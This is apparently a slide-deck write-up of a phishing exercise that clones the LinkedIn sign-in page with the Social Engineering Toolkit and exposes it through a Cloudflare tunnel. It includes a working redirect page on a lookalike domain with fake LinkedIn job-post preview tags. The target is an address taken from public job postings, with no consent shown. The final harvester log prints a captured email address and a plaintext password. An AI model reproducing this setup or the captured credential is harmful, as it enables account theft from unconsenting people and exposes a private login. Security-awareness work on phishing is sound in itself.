




# PHISHING ATTACK SIMULATION



# PROJECT OVERVIEW



- Simulating a phishing attack to raise awareness and educate colleagues about cybersecurity threats.
- The simulation was performed using the Social Engineering Toolkit (SET).



# INITIAL APPROACH & CRITICAL THINKING

1.



- Identify a target within the company
- Contact the Sales Department to obtain the official company email layout (logo, formatting, signature)
- Create a phishing email that closely mimics the company's official communication

## Challenge:

- Considered this approach "off-limits" due to potential ethical and privacy concerns
- Decided to look for alternative methods



# SECOND APPROACH

2.



- Choose an email address listed in job postings on employment websites
- Create a fake page resembling the Google login page
- Send an alert email to the potential victim claiming there is an attempt to change their password

**Challenge:**

- My email consistently landed in the spam folder
- Needed to develop a third approach



# FINAL APPROACH

- Send the target a link, presented as a LinkedIn video invitation
- The link led to a fake login page designed to mirror the LinkedIn sign-in page
- Goal: Capture login credentials in a realistic scenario



# IMPLEMENTATION STEPS

1. Booted up a Linux system
2. Launched the Social Engineering Toolkit (SET)
3. Created a phishing page identical to the LinkedIn sign-in page
4. Acquired my IP address
5. Enabled Cloudflare
6. Use "Invite Free"
7. Shared the disguised link with the target recipient



# SOCIAL ENGINEERING TOOLKIT (SET)

# 1. Website Attack Vectors

## 2. Credential harvester attack method

## 2. Site cloner



# ENABLED CLOUDFLARE

TO MAKE THE SERVER ACCESSIBLE EXTERNALLY (NOT ONLY WITHIN MY NETWORK)

```
Home
└─(falcon㉿kali)-[~]
$ cloudflared tunnel --url http://localhost:80

File System
2025-05-06T02:28:18Z INF Thank you for trying Cloudflare Tunnel. Doing so, without a Cloudflare account, is a quick way to experiment and try it out. However, be aware that these account-less Tunnels have no uptime guarantee, are subject to the Cloudflare Online Services Terms of Use (https://www.cloudflare.com/website-terms/), and Cloudflare reserves the right to investigate your use of Tunnels for violations of such terms. If you intend to use Tunnels in production you should use a pre-created named tunnel by following: https://developers.cloudflare.com/cloudflare-one/connections/connect-apps
2025-05-06T02:28:18Z INF Requesting new quick Tunnel on trycloudflare.com ...
2025-05-06T02:28:23Z INF +-----+
2025-05-06T02:28:23Z INF | Your quick Tunnel has been created! Visit it at (it may take some time to be reachable): |
2025-05-06T02:28:23Z INF | https://appropriate-identify-strikes-fr0g.trycloudflare.com |
2025-05-06T02:28:23Z INF +-----+
```



# INFINITY FREE

- to customize the phishing link to resemble an authentic LinkedIn URL
- our new link is : [linkedin-careers.ct.ws](http://linkedin-careers.ct.ws)

The screenshot shows the InfinityFree control panel interface. At the top, there's a navigation bar with links for Home, Profile, Accounts, Free SSL Certificates, Website Builder, Domain Checker, Knowledge Base, and Community Forum. A purple sidebar on the left contains icons for Home, Upgrade to Premium, and Statistics. The main content area displays account information for 'if0\_38797214' (Website for linkedin-careers.ct.ws). It features a 'Manage if0\_38797214' section with 'Account Options' (Home, Upgrade to Premium, Statistics) and four primary buttons: Control Panel (green), File Manager (orange), Website Builder (teal), and Script Installer (purple). Below these are sections for 'Domains' (listing 'linkedin-careers.ct.ws') and 'Account Details' (Username: if0\_38797214).



# FILE MANGER IN INFINITY FREE

I created an HTML file to make some modifications to the link so that it appears as a normal link when sent to the victim while reducing the transfer time from my server the Cloudflare to Intifny Free.

```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <title>Redirecting...</title>
6
7      <!-- 👈 OG Tags to mimic a LinkedIn job post -->
8      <meta property="og:title" content="👉 We're Hiring! Join Our Graphic designer Team at LinkedIn">
9      <meta property="og:description" content="Exciting opportunity for Graphic designer! Join us and shape the future of professional designing. Apply now!">
10     <meta property="og:image" content="https://media.licdn.com/dms/image/C4D1BAQHkxwAw_lA6pA/company-cover_100_100/0/1631010128829?e=2147483647&v=bet
t=1KZTCwY-0cLZSvM8xZT4L9AlquRZJTAUdv8hWzT58g8">
11     <meta property="og:url" content="https://www.linkedin.com/jobs/view/1234567890/">
12     <meta property="og:type" content="article">
13     <meta name="twitter:card" content="summary_large_image">
14
15     <!-- 👈 Auto redirect after 3 seconds -->
16     <meta http-equiv="refresh" content="1;url=https://appropriate-identify-strikes-frog.trycloudflare.com/">
17
18     <style>
19         body {
20             background-color: #f3f3f3;
21             font-family: Arial, sans-serif;
22             text-align: center;
23             padding-top: 100px;
24         }
25         .message {
26             font-size: 20px;
27             color: #333;
28         }

```



# IN THE END

The screenshot shows a Kali Linux desktop environment with a browser window displaying the LinkedIn sign-in page. The browser's address bar shows the URL `https://www.linkedin.com/uas/login`. The LinkedIn sign-in form includes fields for 'Email or phone' and 'Password', along with social sign-in options for Google and Apple. Below the form are links for 'Forgot password?' and 'Keep me logged in'. A 'Sign in' button is at the bottom.

The screenshot shows a terminal window titled 'falcon' running in a VMware Workstation environment. The terminal displays a list of parameters and fields found during a penetration test, likely using a tool like OWASP ZAP or similar. The output includes:

```
falcon - VMware Workstation
File Edit View VM Tabs Help ||| 1 2 3 4 | 2
falcon x
File Actions Edit View Help
Shell No. 1

PARAM: csrfToken=ajax:5450087173132964838
PARAM: session_key=yahyahassan156@gmail.com
PARAM: ac=0
POSSIBLE USERNAME FIELD FOUND: loginFailureCount=0
PARAM: sIdString=e36d3cf6-5ca4-477d-8d33-8ab09e99400f
PARAM: pkSupported=false
POSSIBLE USERNAME FIELD FOUND: parentPageKey=d_checkpoint_lg_consumerLogin
POSSIBLE USERNAME FIELD FOUND: pageInstance=urn:li:page:checkpoint_lg_login_default;lWYPca
PARAM: trk=
PARAM: authUUID=
PARAM: session_redirect=
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=b605777e-0391-45ff-83a9-675b73789d17
PARAM: fp_data=default
PARAM: apfc={"df":{"a":"zTtdSDL0Ys60yNjRu5IAyg=","b":null,"c":null,"error":"TypeError:+wi
PARAM: _d=d
POSSIBLE USERNAME FIELD FOUND: showGoogleOneTapLogin=true
POSSIBLE USERNAME FIELD FOUND: showAppleLogin=true
POSSIBLE USERNAME FIELD FOUND: showMicrosoftLogin=true
POSSIBLE USERNAME FIELD FOUND: controlId=d_checkpoint_lg_consumerLogin-login_submit_button
POSSIBLE PASSWORD FIELD FOUND: session_password=bahjjjdo22
PARAM: rememberMeOptIn=true
[*] WHEN YOU'RE FINISHED. HIT CONTROL-C TO GENERATE A REPORT.
```



# THANK YOU!